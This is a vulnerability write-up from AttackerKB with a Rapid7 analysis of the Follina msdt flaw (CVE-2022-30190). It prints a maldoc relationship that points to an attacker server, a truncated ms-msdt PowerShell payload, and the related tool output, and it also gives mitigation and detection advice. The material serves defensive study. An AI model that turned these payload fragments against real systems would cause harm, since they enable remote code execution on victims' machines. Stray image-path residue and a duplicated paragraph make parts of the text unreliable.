dwatters-r7 (171)

May 31, 2022 12:56pm UTC (1 week ago) • Edited 4 days ago

Ratings

ATTACKER VALUE	High
EXPLOITABILITY	High

Common in enterprise | Easy to weaponize | Unauthenticated | Vulnerable in default configuration | Requires user interaction

Technical Analysis

EDIT: This was a quick description, and while it is still accurate as far as I know, A Rapid7 Evaluation with greater analysis has been published here: https://attackerkb.com/topics/Z0pUwH0BFV/cve-2022-30190/rapid7-analysis

This is a relatively new vulnerability in the Microsoft Support Diagnostic Tool Vulnerability, so it is likely more information will come out in the coming days.
Currently, as seen in the wild, this vulnerability is embedded in a word document and likely distributed with a *.rar file. When the Word document is opened, it reaches out and downloads an HTML file which has a JS section to implement the ms-msdt (Microsoft Support Diagnostic Tool Vulnerability) protocol which is then coerced into launching a command.
As reported by Jake Williams in a thread here: https://twitter.com/MalwareJake/status/1531019243411623939, the command opens the accomplanying `*.rar` file and pulls a base64 encoded `*.cab` file from it, then expands the *cab file and runs a file contained in the cab file called `rgb.exe` THIS FILENAME IS LIKELY MUTABLE, SO I DO NOT RECCOMMEND POLICING FOR IT WITHOUT OTHER RULES.
Microsoft has already published mitigation techniques for this exploit: https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/
Users are required to delete a single registry key called `HKEY_CLASSES_ROOT\ms-msdt` though there is little discussion about the side effects of this operation. In his thread, Jake Williams has verified that the removal of this key prevents execution of the embedded payload.
Further reading:
https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e
Untested and unverified PoC: https://github.com/chvancooten/follina.py/blob/main/follina.py
https://www.scythe.io/library/breaking-follina-msdt-vulnerability

UPDATE: I adjusted the attacker value up in light of reports by Kevin Beaumont that if the attacker uses an RTF file as the host, then the exploit code will run just viewing the file in the preview pane with explorer.exe. (details here: https://github.com/JMousqueton/PoC-CVE-2022-30190 and the above doublepulsar blog post)

Vendors

Microsoft

Products

Windows,

Windows Server,

Windows 10 Version 21H1 for x64-based Systems,

Windows 10 Version 21H1 for ARM64-based Systems,

Windows 10 Version 21H1 for 32-bit Systems,

Windows Server 2022,

Windows Server 2022 (Server Core installation),

Windows Server 2022 Azure Edition Core Hotpatch,

Windows 10 Version 20H2 for x64-based Systems,

Windows 10 Version 20H2 for 32-bit Systems,

Windows 10 Version 20H2 for ARM64-based Systems,

Windows Server, version 20H2 (Server Core Installation),

Windows 11 for x64-based Systems,

Windows 11 for ARM64-based Systems,

Windows 10 Version 21H2 for 32-bit Systems,

Windows 10 Version 21H2 for ARM64-based Systems,

Windows 10 Version 21H2 for x64-based Systems

Rapid7

May 31, 2022 5:54pm UTC (1 week ago) • Last updated May 31, 2022 7:10pm UTC (1 week ago)

Technical Analysis

On April 12, 2022, a malicious `.doc` file (or maldoc) was uploaded to VirusTotal containing a "zero-day" exploit. The exploit leveraged a feature in the msdt protocol to execute arbitrary PowerShell. When the victim downloaded and opened the maldoc, the attacker's PowerShell script executes with the privileges of the local user. On May 30, without providing a patch, Microsoft assigned this issue CVE-2022-30190, and provided a CVSSv3 score of 7.8 (AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H). Notably, the CVSSv3 vector indicates the attack vector is "local" and it requires "user interaction".

The original maldoc was allegedly discovered by and reported to Microsoft in April by @CrazymanArmy. However, reportedly, Microsoft closed @CrazymanArmy's report because it was "not a security related issue". On May 30, 2022, @nao_sec tweeted another maldoc using the "zero-day" exploit. This resulted in widespread engagement across infosec Twitter, and the adoption of the name "Follina."

The msdt attack vector appears to have first been described in a 2020 academic paper titled *An Analysis of the State of Electron Security in the Wild* by Benjamin Altpeter. The paper **does not** specifically mention use of a Word document as a payload delivery system.

Many proof-of-concept exploits exist, including a Metasploit module (in code review as of May 31). Presumably, the original April maldocs were used in the wild by a sophisticated actor. Now, with widely published details and a patch yet to be released, Rapid7 expects to see this used in more frequent and less sophisticated email-based attacks. However, there are notably a myriad of existing attachment-based attacks that are actively used in the wild. Educating users about opening files from unknown origins should be a top priority of any security program.

Analysis

For this analysis, we used John Hammond's proof of concept.

The attack is fairly simple. At a high level, the malicious word document contains an external reference to an attacker's server like the following:

```
<Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://10.0.0.28:8000/index.html!" TargetMode="E
```

The external reference will cause the document to load a secondary malicious payload from the remote server. The secondary payload abuses a `msdt` to execute Powershell.

Using Hammond's proof of concept, we can generate a maldoc called `follina.doc` containing such a reference. There are a many tools for extracting office document formats, but, in this case, we can simply use `binwalk` to extract and locate the malicious external reference.

```
albinolobster@ubuntu:~/msdt-follina$ binwalk -e follina.doc

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, name: _rels/
36            0x24            Zip archive data, at least v2.0 to extract, name: docProps/
75            0x4B            Zip archive data, at least v2.0 to extract, name: word/
110           0x6E            Zip archive data, at least v2.0 to extract, compressed size: 340, uncompressed size: 1312, name: [Content_Types].xml
499           0x1F3           Zip archive data, at least v2.0 to extract, compressed size: 233, uncompressed size: 590, name: _rels/.rels
773           0x305           Zip archive data, at least v2.0 to extract, compressed size: 354, uncompressed size: 735, name: docProps/core.xml
1174          0x496           Zip archive data, at least v2.0 to extract, compressed size: 353, uncompressed size: 704, name: docProps/app.xml
1573          0x625           Zip archive data, at least v2.0 to extract, name: word/_rels/
1614          0x64E           Zip archive data, at least v2.0 to extract, name: word/theme/
1655          0x677           Zip archive data, at least v2.0 to extract, compressed size: 2880, uncompressed size: 29364, name: word/styles.xml
4580          0x11E4          Zip archive data, at least v2.0 to extract, compressed size: 1220, uncompressed size: 3920, name: word/document.xml
5847          0x16D7          Zip archive data, at least v2.0 to extract, compressed size: 1007, uncompressed size: 2934, name: word/settings.xml
6901          0x1AF5          Zip archive data, at least v2.0 to extract, compressed size: 307, uncompressed size: 803, name: word/webSettings.xml
7258          0x1C5A          Zip archive data, at least v2.0 to extract, compressed size: 464, uncompressed size: 1567, name: word/fontTable.xml
7770          0x1E5A          Zip archive data, at least v2.0 to extract, compressed size: 1529, uncompressed size: 6799, name: word/theme/theme1.xml
9350          0x2486          Zip archive data, at least v2.0 to extract, compressed size: 285, uncompressed size: 993, name: word/_rels/document.xml.rels
10670         0x29AE          End of Zip archive, footer length: 22
```

The specific external reference is:

```
<Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://10.0.0.28:8000/index.html!" TargetMode="E
```

The external reference points to the attacker's HTTP server at `10.0.0.28` on port 8000. The HTTP server is hosting the malicious payload in `index.html`. When the document is opened (or, in some cases, previewed) that document will fetch the external `index.html` on `10.0.0.28:8000`. The contents of the malicious "html" follows:


```
<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-
</script>
```

This looks very large, but it's mostly base64 encoded random data. The random data is included because the msdt payload will only be executed if the page exceeds 4096 bytes (first observed by Bill Demirkapi in their analysis of CVE-2021-40444). Which means the relevant part of the attack is:

```
<script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-
```

Here we see the attacker using the msdt URI to set up execution of lightly obfuscated and "malicious" PowerShell via the `IT_BrowseForFile` parameter, just as described in Benjamin Altpeter's paper. The final payload executed here is actually base64 encoded: `bm90ZXBhZA==` or `notepad` (e.g. opening the document will cause notepad.exe to launch).

At the time of writing, only 4 AV engines on VirusTotal flag the proof of concept maldoc generated by Hammond's proof of concept (although it is detected and stopped by Windows real-time protection).



As other researchers have noted, the attack can also be executed if a victim can be tricked into executing a PowerShell `wget` request. For example:


As other researchers have noted, the attack can also be executed if a victim can be tricked into executing a PowerShell `wget` request. For example:

```
PS C:\Users\albinolobster> wget http://10.0.0.28:8000


StatusCode        : 200
StatusDescription : OK
Content           : <script>location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
                    IT_LaunchMethod=ContextMenu
                    IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding...
RawContent        : HTTP/1.0 200 OK
                    Content-Length: 4521
                    Content-Type: text/html
                    Date: Tue, 31 May 2022 16:43:14 GMT
                    Last-Modified: Tue, 31 May 2022 16:25:36 GMT
                    Server: SimpleHTTP/0.6 Python/3.8.10

                    <script>locat...
Forms             : {}
Headers           : {[Content-Length, 4521], [Content-Type, text/html], [Date, Tue, 31 May 2022 16:43:14 GMT],
                    [Last-Modified, Tue, 31 May 2022 16:25:36 GMT]...}
Images            : {}
InputFields       : {}
Links             : {}
```

Recommendations

The delivery for this attack is likely going to be via email and will require the victim to open the malicious document. This is hardly a new behavior, so normal email filtering will likely be useful as well as a security program that emphasizes only opening files from known sources.

If the malicious document is not caught on disk, the initial process creation is likely unique. Notably, the attack will spawn the malicious payload via `sdiagnhost.exe`. The following shows `sdiagnhost.exe` spawning `notepad.exe`:



Finally, because this attack specifically relies on the callback to a malicious web server, IP reputation lists may be of value to prevent the initial connect back initiated by the maldoc.